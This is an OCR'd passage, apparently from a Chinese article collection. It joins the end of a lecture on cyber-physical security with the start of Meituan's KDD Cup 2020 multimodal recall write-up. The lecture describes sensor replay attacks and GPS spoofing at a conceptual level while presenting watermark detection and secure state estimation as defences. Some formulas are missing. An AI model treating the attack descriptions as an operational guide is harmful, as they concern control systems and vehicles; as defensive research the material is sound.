
说把整个系统的转速调到比如 2000 转的时候，会使用之前正常的数据去替换异常数据，那么系统操作员看到依然是正常的转速，就不会察觉这个系统已经出现问题了。比如在一些警匪片中，匪徒会去把他们想要抢劫的地方的监控视频的影像做一个重放，比如用前一天没有异常的影像去覆盖掉抢劫的影像，跟“震网病毒”的策略很类似，在信息安全领域也是比较常见的“重放”攻击。




大家可以简单地看一下这个系统的框图，比如说我们做一个离心机或者一个其他的物理系统，需要做控制。那么我们使用传感器去监测这个系统，传感器的输出会给一个估计器，对于无人驾驶来说，可能这个应该叫感知，而不能简单地叫估计，因为它的功能可能会更复杂。但不管怎样的系统，我们都需要通过一个这样的东西，对收集到的信息做一个处理，然后得到系统的状态，再根据状态来设计系统的控制，最后反馈给物理系统。估计器可能还会输出一些信息传递到故障检测器里面，然后故障检测器会检测收到的信息 y(k) 是不是有问题，大概就是这样的一个系统。



对于攻击来说，也分成了两个阶段，第一阶段攻击者先不去修改系统控制这一部分，只是被动的去记录一些传感器的信号。当记录足够多的传感器信号之后，进入第二阶段，开始去修改系统的控制信号，修改这个信号的同时，攻击者还要做的另外一件事，就是要把系统的传感器的这一边给断开，从而把传感器的真实数据替换成之前记录的正常数据。




由于系统本身是有故障检测器的，所以最原始的系统在设计的时候根本没有考虑安全性，没有考虑是否能检测出来所谓的“重放”攻击。事实上，“重放”攻击并不是总是有效的，我们发现有一些系统可以检测到“重放”攻击，而有一些系统是不能检测的。如上图所示，Y 轴表示检测器报警的概率，报警概率最大值是 1。整个系统的重放是在时刻零开始，那么作为第一个系统，也就是蓝线标记的系统，我们可以看到在重放开始的时候，它有一个比较短暂的损害过程，就是说这个时候报警的概率有一些，但是也不是特别高，然后很快报警概率就缩减到一个接近于 0 的值；而第二个系统，也就是红线标记的系统，我们发现它的报警概率随着“重放”变得越来越高，最后会趋向于 1。



但是，很多系统跟蓝线标记的系统一样，没有办法检测出“重放”攻击。那就可能会陷入一个问题，攻击者会背着系统的操作人员在系统里面做一些手脚。针对这种问题，我们设计了一种主动检测的方法。刚才所说的检测是被动的检测，通过收集很多的传感器的信息，然后去看传感器的信息是不是和这个系统本身模型是相符合的。 但这个方法存在一个很大的问题，比如控制离心机，它的转速就一直是 1000 转，那么当传感器告诉我们转速是 1000 转时，事实上这个传感器从某种角度来说就没有给我


们任何信息，因为系统控制的很好。

我们的想法是能否可以不把系统控制得这么好，我们主动在控制信号中加一个扰动信号，也可以叫做水印信号。这就是说水印信号是藏在真实的控制信号中的一个比较小的噪声。如果我们的系统没有受到攻击的话，那么这个噪声就会被传感器监测到，然后进入估计器，估计器能够在传感器输出的信号中识别这个噪声。当系统遭遇了“重放”攻击，因为系统的这个噪声是完全随机的，那么传感器里面的随机信号跟现在接收到的随机信号就对应不上，因为现在接受到的随机信号是之前的信号“重放”过来的。因此，我们可以通过添加一个这样小的扰动的方式去刺激这个系统，然后让这个系统对这个小的扰动产生一个响应，这样我们就可以去检测出这个系统到底有没有出问题了。我们称这种方式为主动检测方式，主动地去激励系统，而不是被动的去收集信息。其实，这个方法也跟计算机科学领域所说的 Challenge-Response 比较相似，通过给这个系统一个 Challenge，然后这个系统就要返回 Response，这样就能感知到整个系统、整个控制回路是不是都是完好无损的。




上图是我们做的一些实验的结果。针对的是一个非常简单的系统，大家可以认为这个是噪声的能力，我们发现随着加的能量越高，检测的概率会变得越高。我们大概的处理思路就是这样的，后面会有一些技术的问题，比如说加个扰动信号进去之后，系统

的控制就没那么好，这产生代价会有多大？ 代价和检测性能之间会存在什么样的关系？其中的 Trade Off 到底应该怎么样去做权衡？我们可以把它看成一个类似于优化的问题，然后我们可以去做一个求解。



事实上，我们现在做的这些设计都是基于模型已知的，因为做系统控制通常来说大部分都是假设系统模型已知的。目前，基于数据的方式越来越流行了，我们也尝试去做了一些数据驱动的实验。其中我们需要作一些简单的假设，比如系统本身是稳定的，我们知道 x 到底有几维，其他具体的参数假设是未知的。然后我们可以去做一些数据驱动的方式。想法也很简单，就是我们要在这个地方加一个随机信号，加了这个随机信号，这个系统会产生一些刺激，产生这些刺激之后，我们就可以通过输入和输出的关系来对系统内部的具体参数做一些推断。关于最好的信号具体应该怎么加？检测装置应该怎么去做？这些属于具体的细节，在这里我就不展开仔细讲了。下面是我们针对化工领域常用的 TEP 系统做的一个仿真。虚线是我们在没有模型知识的情况下，通过数据学习了水印信号和检测器的最优设计，得到的检测器的输出。可以看到，跟有模型的实线吻合得非常好。另外，这个系统在 100 时刻收到了“重放”攻击，可以看到我们的水印方法可以有效地检测到攻击。



算法设计

下面我想讲的是一个有韧性的算法到底应该怎么去设计。这里讲的也是一个非常简单的问题，类似于一个简单的状态估计的问题。比如说自动驾驶的汽车里面有很多传感器都可以给这个车做定位，比如雷达、GPS、IMU、视觉传感器，那么我们应该怎么把这个东西给融合起来，这就是一个很传统的状态估计的问题。

这是一个非常简化模型，有很多传感器，每一个传感器都在测量一个叫做状态的东西，这个状态是记做 x，传感器的测量值记做 z。当然这里指的是一个简化的线性高斯模型，就是说测量值是真实状态的一个线性函数加上一定的噪声。比如说最简单的例子：有三个传感器，这三个传感器都在测量位置，这个位置在这里假设它是一个一维的信号，三个传感器都在测量位置，都带有一些噪声。这种情况下融合的规律很简单，就是求这三个测量值的平均值，也可以证明在很多意义下是最大似然，或者是最小均方误差的一个估计，这些都不是很很难。

但是问题是，如果针对这样的一个估计器，假设有一个传感器存在很大的问题，比如

说有一个传感器它可能特别大或者特别小，就会把整体的估计值带偏，那么这就会产生一个非常严重的后果。当然这个问题也可以说非常简单，因为这三个传感器都在测量同样的内容，就知道这三个传感器的测量值应该是接近的，如果其中有一个跟另外两个之间差距很大，那么我们就可以认为这个传感器是存在问题的，就可以把它剔除出去。这其实是一种叫做坏数据检测的想法，就是把跟其他数据不匹配的数据给剔除掉，这样的做法感觉上是比较简单，但是其实也不是那么简单。因为这个模型是一个非常简单的模型，就是三个传感器都在测一个同样的东西、同样的状态，因此可以说如果有一个跟其他两个差得很多，就是这个传感器有问题。但是假设我们在测不同的状态，比如说有的传感器在测这个房间的温度，有的在测走廊的温度，有的在测另一个房间的温度，那么它们之间的数据怎样叫做匹配，怎样叫做不匹配，这个问题就变得很复杂了。再比如说，无人驾驶车的 GPS 和雷达都在测位置，但是两个位置可能是在不同时间测的，假如这个传感器告诉我现在在这里，而另外一个传感器告诉我说下一个时刻在那里，这种情况下判断这两个数据到底匹配不匹配，这个就是一个很复杂的问题。

因此，我们这个地方的想法是能否可以不用这种坏数据检测的方法，因为使用坏数据检测，首先必须要定义什么叫数据匹配。实际上，定义的一般的方法，也是先做一个状态估计，然后通过状态估计去算残差，再通过残差去确定数据是不是匹配，而我们想直接把一个好的状态估计计算出来。所以这里我们考虑这样的一个问题，z 是一个真实的传感器的估计值，我们认为这个估计值等于状态的一个线性函数加上一个噪声，可能会有一些传感器受到攻击，那么要额外在这真实的估计值上加上一个攻击项。z 里面既有噪声也有攻击，噪声一般考虑是一个比较小的数，比如像高斯可能有一个固定的方差，它不会特别大，但是噪声会影响到所有的传感器。而作为攻击来讲，我们认为攻击和噪声不一样，攻击可能是一个任意值，也就是说它可能很大也可能很小，但是这个攻击只能影响有限的传感器，比如整个系统里面有 10 个传感器，可能只有 1 个受到攻击，如果 10 个都受到攻击，当然这个系统基本上就完蛋了，所以一般只有一小部分传感器受到攻击，然后在这种情况下，我们到底应该怎么去解决这个问题。

我们提出利用凸优化的方法去求解这个问题，大概想法是：每一个传感器的测量值，当然这个测量值可能是受到攻击之后的值，假设这个系统既没有攻击也没有噪声的话，那么应该是等于。但是，因为有可能有攻击，也有可能有噪声，所以这个东西肯定是不相等的，就认为它是第个传感器的残差，肯定不是等于 0 的。那么在这种情况下，我们希望找到一个很好的 x 让残差尽可能小，就是希望去最小化这样一个残差的函数。我们在这里假设是凸的，同时它是对称的、非负的。事实上也可以证明有很多种的估计器，都可以写成这种形式，比如说刚才我们说的最小二乘估计器。

我们可以再看一些例子，比如有这样的一个问题，还是跟刚才完全一样，有三个传感器都在监测状态，然后同时有一些噪声，然后假设有一个传感器可能会受到攻击。在这种情况下，如果去优化平方的话，肯定是有问题的，因为平方得出来的是说你的状态估计应该是平均值，平均值本身是不太稳定的。但是你不去优化平方和而是优化绝对值的和，那么这样的话你的估计就会是一个中位数，中位数就是说去掉最大、去掉最小，中间的那个数，那么这样的话，应该是一个比较好的结果。

通过这个东西，我们就可以得到类似于一个安全估计的一个充分条件，就是说你需要保证两件事情，当然这个是从数学上来说比较简单的想法。就是说首先每一个人所能产生的力必须是一个有限的，这个力其实本质上来说就是斜率，就是说它的最大的斜率必须是有限的。然后，另外就是说，你任何 P 个人所产生的力一定要小于剩下的人所产生的力，因为在这里我假设有 P 个人可能是有问题的，这样的话 P 个人会有问题的话，不会把整个系统给带跑，大概是这样。当然，反过来你可以证明这两个条件也是必要的。




Figure 7: EKF




Figure 8: Secure EKF

当然，我们后面还做了很多关于动态系统的，因为时间可能不太多，这里就不展开了。2015 年到 2018 年期间，我在新加坡，当时我们接了新加坡国防部一个关于自动驾驶的项目，他们也是比较关心自动驾驶中的安全问题，这里给大家展示的是我们在一个仿真系统上做的一些东西。

问题是这样的，现在系统里面一共是有三个用于定位的传感器：IMU、雷达、GPS。其中，这条黄色的线是 GPS 告诉我的位置，大家可以看到 GPS 逐渐偏移真实的位置，这个原因是因为我们在这个系统里面加了一个 GPS 的欺骗工具。这种工具也是比较常见，之前也有过伊朗通过 GPS 欺骗攻击，捕获了美国的一个无人机，因为那个无人机认为它已经飞到一个安全的地方，就降落了，但是其实那个地方是伊朗的占领区，然后它就被捕获了。

因为 GPS 信号是一个单方向，通讯员其实是没有办法去确认 GPS 信号是不是真的，所以如果我们有一个发射器，发射一个更强的信号，把真实的 GPS 信号压过去，那么在这种情况下你得到 GPS 就是错的。

这张图是我们采用传统的信息融合方式 EKF 把 IMU、雷达、GPS 做一个融合，粉色的是我们做了一个融合的信息。这个时候，你也可以看到粉色线的已经偏出去了，最后偏的有两米左右这个距离，就大概偏出了一个车道，就因为 GPS 的信号被人劫持了。这张图是我们后面加了一些安全的设计结果，会发现当你偏得比较小的时候，你是没有办法检测出来到底是由噪声引起还是由攻击引起的。

但是，如果当 GPS 偏非常大的时候，我们在这个地方就可以发现 GPS 信号是有问题的，然后我们就会把三个传感器融合变成只用雷达和 IMU 两个传感器去做融合。这样的一个效果，就等于说已经检测出来 GPS 有问题。

总结

今天讲的 Technical 的东西比较多，主要就是想跟大家聊一聊信息物理系统的安全，因为安全本身就是一个挺重要的问题。其次，从控制的角度来说，我们对这一方面的东西有一些自己的思考，可能跟传统的计算机方向相比，大家思考的方式可能也不是特别一样，但是我依然觉得，最终的一个解决方案应该是很多学科共同去协作配合，然后产生一个多层、多种角度、多种手段这样一个防御机制。

我今天主要讲的一个是入侵检测，一个是状态估计这样的两个问题。 事实上这个理念单纯从控制角度来说也面临很多的挑战，现在这个领域大概也就是 10 年左右才能有一些成果，但是我觉得还是要多多学习。我希望做的一些东西，能够给真实的信息物理系统提供一些额外的安全保障。

感谢大家!

KDD Cup 2020 多模态召回比赛季军方案与搜索业务应用

作者：漆毅　坚强　胡可　雷军

背景

美团到店广告平台搜索广告算法团队基于自身的业务场景，一直在不断进行前沿技术的深入优化与算法创新，团队在图学习、数据偏差、多模态学习三个前沿领域均有一定的算法研究与应用，并取得了不错的业务结果。

基于这三个领域的技术积累，团队在 KDD Cup 2020 比赛中选择了三道紧密联系的赛题，希望应用并提升这三个领域技术积累，带来技术与业务的进一步突破。团队的黄坚强、胡可、漆毅、曲檀、陈明健、郑博航、雷军与中科院大学唐兴元共同组建参赛队伍 Aister，参加了 AutoGraph、Debiasing、Multimodalities Recall 三道赛题，最终在 AutoGraph 赛道中获得了冠军（1/149）（解决方案可见：KDD Cup 2020 Debiasing 比赛冠军技术方案与广告业务应用），在 Debiasing 赛道中获得冠军（1/1895）（解决方案可见：KDD Cup 2020 Debiasing 比赛冠军技术方案与广告业务应用），并在 Multimodalities Recall 赛道中获得了季军（3/1433）。

图 1　KDD 2020 会议

要处理自然界、生活中多种模态纠缠、互补着的信息，多模态学习是必由之路。随着互联网交互形态的不断演进，多模态内容如图文、视频等越发丰富；在美团的搜索广

告系统中，也体现出同样的趋势。搜索广告算法团队利用多模态学习相关技术，已在业务上取得了不错的效果，并在今年 KDD Cup 的 Multimodalities Recall 赛道获得了第三名。

本文将介绍 Multimodailites Recall 赛题的技术方案，以及团队在广告业务中多模态学习相关技术的应用与研究，希望对从事相关研究的同学能够有所帮助或者启发。

KDD Cup 2020 Challenges for Modern E-Commerce Platform: Multimodalities Recall

Rank	Team	Members
1	WinnieTheBest	Kuei-Chun Huang, Chi-Yu Yang, Ken-Yu Lin
2	MTDP_CVA	Kai Zuo, Chao Ma, Dongshuai Li, Zuo Cao, Xing Xu
3	aister	Jianqiang Huang, Yi Qi, Ke Hu, Bohang Zheng, Mingjian Chen, Xingyuan Tang, Tan Qu, Jun Lei
4	我是余欢水	Tan Yu, Jie Liu, Hongliang Fei, Shujing Wang, Yi Yang, Jinxing Yu, Yi Li, Zhiqiang Xu, Xin Wang, Ping Li
5	烫烫烫烫烫	Donghai Bian, Guangzhi Sheng, Shuai Jiang, Weihua Peng, Yehan Zheng, Qishi Chen, Fayuan Li, Lu Pan, Tianwei Lin
6	WST	Jie Wu, Lei Zhu, Ying Peng
7	NTT DOCOMO LABS	Toshiki Sakai, Yusuke Fukushima, Ryoki Wakamoto, Masato Hashimoto, Katsuaki Kawashima
8	Vaticinator	Qi Zhang, Lixiang Wang, Changyu Li, Peng Zhang, Shengyuan Zheng, Kai Wang, Yudong Xu, Lei Zhong, Chenyu Jin, Jingjie Li
9	ZJU-NESA	Zhe Ma, Xiaoye Qu, Fenghao Liu, Jianfeng Dong, Shouling Ji
10	垫底小分队	Yuhui Ding, Lei Wu, Chengxi Li, Jieyu Yang, Yue Wang

图 2　KDD Cup 2020 Multimodalities Recall 比赛 TOP 10 榜单

赛题介绍与分析

题目概述

多模态召回赛题由阿里巴巴达摩院智能计算实验室发起并组织，关注电商行业中的多模信息学习问题。2019 年，全世界线上电商营收额已经达到 3530 亿美元。据相关预测，到 2022 年，总营收将增长至 6540 亿美元。大规模的营收和高速增长同时预示着，消费者对于电商服务有着巨大的需求。跟随这一增长，电商行业中各种模态的

信息越来越丰富，如直播、博客等等。怎样在传统的搜索引擎和推荐系统中引入这些多模信息，更好地服务消费者，值得相关从业者深入探讨。

本赛道提供了淘宝商城的真实数据，包括两部分，一是搜索短句（Query）相关，为原始数据；二是商品图片相关，考虑到知识产权等，提供的是使用 Faster RCNN 在图片上提取出的特征向量。两部分数据被组织为基于 Query 的图片召回问题，即有关文本模态和图片模态的召回问题。

为方便理解，本赛道提供了少量真实图片及其对应的原始数据，下面是一个例子。该图例是一个正样例，其 Query 为 Sweet French Dress，图片主体部分是一名身着甜美裙装的女性，主体部分以外，则有大量杂乱信息，包括一个手提包、一些气球以及一些商标和促销文字信息。赛题本身不提供原始图片，而提供的是 Faster RCNN 在图片上提取出的特征向量，即图片中被框出的几个部分。可见，一方面 Faster RCNN 提取了图片中有明显语义的内容，有助于模型学习；另一方面，Faster RCNN 的提取会包含较多的框，这些框体现不出语义的主次之分。怎样利用这些框和文本相匹配，是该赛题的核心内容。

本次赛题设置的评价指标为 NDCG@5。具体来说，在给定的测试集里，每条 Query 会给出约 30 个样本，其中大约 6 条为正样本，其余为负样本。赛题需要选手设计匹配算法，召回出任意 5 条正样本，即可获得该 Query 的全部分数，否则，按照召回的正样本条数来计算 NDCG 指标作为该 Query 的分数。全部 Query 的分数进行平均，即为最终得分。

图 3　Query 和 Product 数据示例

数据分析和理解

本赛道提供了三份数据集，分别称为训练集、验证集和测试集。各个数据集的基本信息如下：

数据集名称	样本条数	有无原始图片	形式	有无label	特征信息
训练集	3,000,000	无	Query-Image对，被视为正样例	无人工标注的正负Label，猜测为点击样本，视为正例	图片ID，图片长宽，目标框数量，目标框图抽取的2048维特征，目标框图的标签，目标框图的位置信息，原始Query，原始Query的ID
验证集	14720	部分有	一条Query下挂多个Image，有正有负	有人工标注的正负Label，公开给选手用于评测	
测试集	29005	无	一条Query下挂多个Image，有正有负	有人工标注的正负Label，不公开，用于比赛评价	

表 1　数据集概况

为进一步探索数据特点，我们将验证集给出的原始图片和特征信息做了聚合展现，下表是一组示例。

Query	正例	负例
breathable and comfortable children's shoes		
men's high collar sweater		
wrought iron nordic-style chair		

表 2　搜索短语与图片的匹配正负例

根据如上探索，我们总结了数据集的三个重要特点：

- 训练集和验证集 / 测试集的数据特点大不相同。训练集量级显著高于验证集 / 测试集，足有三百万条 Query-Image 对，是验证集 / 测试集的一百倍以上。同时，训练集的每条 Query-Image 对均被视为正样本，这和验证集给出的一条 Query 下挂多个有正有负的 Image 截然不同。而通过对验证集原始图片和 Query 进行可视化探索，可见验证集数据质量很高，应该为人工标注。考虑人工标注成本和负样本的缺失，训练集有极大可能描述的是点击关系，而非人工标注的语义匹配关系。我们的解决方案中必须要考虑到训练集分布和测试集分布并不匹配这一基本特点。

- 图片信息复杂，常常包含多个物体。这些物体均被框出，作为给定特征，但各个框之间语义信息并不平等；某些是噪音，如 Query(men's high collar sweater) 下的墨镜、围巾、相机等框图，某些又是因商品展示需要而重复，如 Query(breathable and comfortable children's shoes) 下的重复鞋的框图。平均来说，一张图片有 4 个框，怎么将这多个框包含的语义信息去噪、综合，得到图片的整体语义表达，是建模的一个重点。
- Query 作为给定的原始文本，有着与常用语料截然不同的构造和分布情况。从示例表可见，Query 并非自然语句，而是一些属性和商品实体连缀成的短语。经过统计发现，90% 的 Query 都由 3–4 个单词组成；训练集有约 150 万的不同 Query，其词表大小在 15000 左右；通过最后一个单词，可将全部 Query 归约为大约 2000 类，每一类都是一个具体的商品名词。我们需要考虑文本数据的这些特质，进行针对性处理。

问题挑战

本竞赛是在电商的搜索数据上的一个多模信息匹配任务。从上述数据集的三个特点出发，我们总结了该竞赛的两大主要挑战。

第一，**分布不一致问题**。经典统计机器学习的基础假设是训练集和测试集分布一致，不一致的分布通常会导致模型学偏，训练集和验证集效果难以对齐。我们必须依赖于已有的大规模训练集中的点击信号和小规模的和测试集同分布的验证集，设计可行的数据构建方法和模型训练流程，采取诸如迁移学习等技术，以处理这一问题。

第二，**复杂多模信息匹配问题**。怎么进行多模信息融合是多模态学习中的基础性问题，而怎么对复杂的多模信息进行语义匹配，是本竞赛特有的挑战。从数据看，一方面商品图片多框，信息含量大、噪点多；另一方面，用户搜索 Query 一般具有多个细粒度属性词，且各个词均在语义匹配中发挥作用。这就要求我们在模型设计上针对性处理图和 Query 两方面的复杂性，并做好细粒度的匹配。

针对这两大挑战，下面将详述搜索广告团队的解决方案。

竞赛方案

我们的方案直接回应了上述两个挑战，其主体部分包含两方面的内容，一是通过联合多样化的负采样策略和蒸馏学习以桥接训练数据和测试集的分布，处理分布不一致问题；二是采取细粒度的文本 – 图片匹配网络，进行多模信息融合，处理复杂多模信息匹配问题。最后，通过两阶段训练和多模融合，我们进一步提升了模型表现，整个方案的流程如下图所示。下面详述方案的各个部分。




图 4 基于多样化负采样的多阶段蒸馏学习框架

多样负采样策略和预训练

训练集和测试集分布不一致。最直观的不一致是，训练集中只有正样本，没有负样本。我们需要设计负采样策略来构造负样本，并尽可能使得采样出的负样本靠近测试集真实分布。最直观的想法是随机采样。随机采样简单易行，但和验证集区别较大。分析验证集发现，对同一 Query 下的候选图片，通常有着紧密的语义关联。如“甜

美法式长裙”这一 Query 下，待选的图片全是裙装，只是在款式上有不同。这说明，这一多模匹配赛题需要在较细的属性粒度上对文本和图片进行匹配。从图片标签和 Query 词两个角度出发，我们可以通过相应的聚类算法，使得待采样的空间从全局细化为相似语义条目，从而达到负采样更贴近测试集分布的目的。

基于如上分析，我们设计了如下表所示的四种采样策略来构建样本集。这四种策略中，随机采样得到的正负样本最容易被区分，按 Query 最后一词采样得到的正负样本最难被区分；在训练中，我们从基准模型出发，先在最简单的随机采样上训练基准模型，然后在更困难的按图片标签采样、按 Query 的聚类采样的样本集上基于先前的模型继续训练，最后在最难的按 Query 最后一词采样的样本集上训练。这样由易到难、由远到近的训练方式，有助于模型收敛到验证集分布上，在测试集上取得了更好的效果。

采样策略	描述	与验证集贴近程度
随机采样	对训练集的每个Query，在训练集中随机采样图片作为负样本。	弱
按图片标签采样	将全部图片按照其标签（数据集中给定，由Faster RCNN生成）聚类；对训练集中每个Query，在其对应的图片所属的类中，进行随机采样，作为其负样本；原始样本为正样本。	中等
按Query最后一词	将全部Query按照最后一词聚类；对训练集中每张图片，在其对应的query所属的类的，进行随机采样，作为其负样本；原始样本为正样本。	较强
按Query的聚类采样	将全部Query按照Word Embedding进行聚类；对训练集中每张图片，在其对应的Query所属的类的，进行随机采样，作为其负样本；原始样本为正样本。	较强

表 3　多样化负采样

蒸馏学习

尽管使用多种采样策略，可从不同角度去逼近测试集的真实分布，但由于未直接利用测试集信息指导负采样，这些采样策略仍有不足。因而，我们采用蒸馏学习的办法，来进一步优化负采样逻辑，以求拿到更贴近测试集的样本集分布。如下图所示，在通过训练集负采样得到的样本集上预训练以后（第 1 步），我们将该模型在验证集上进一

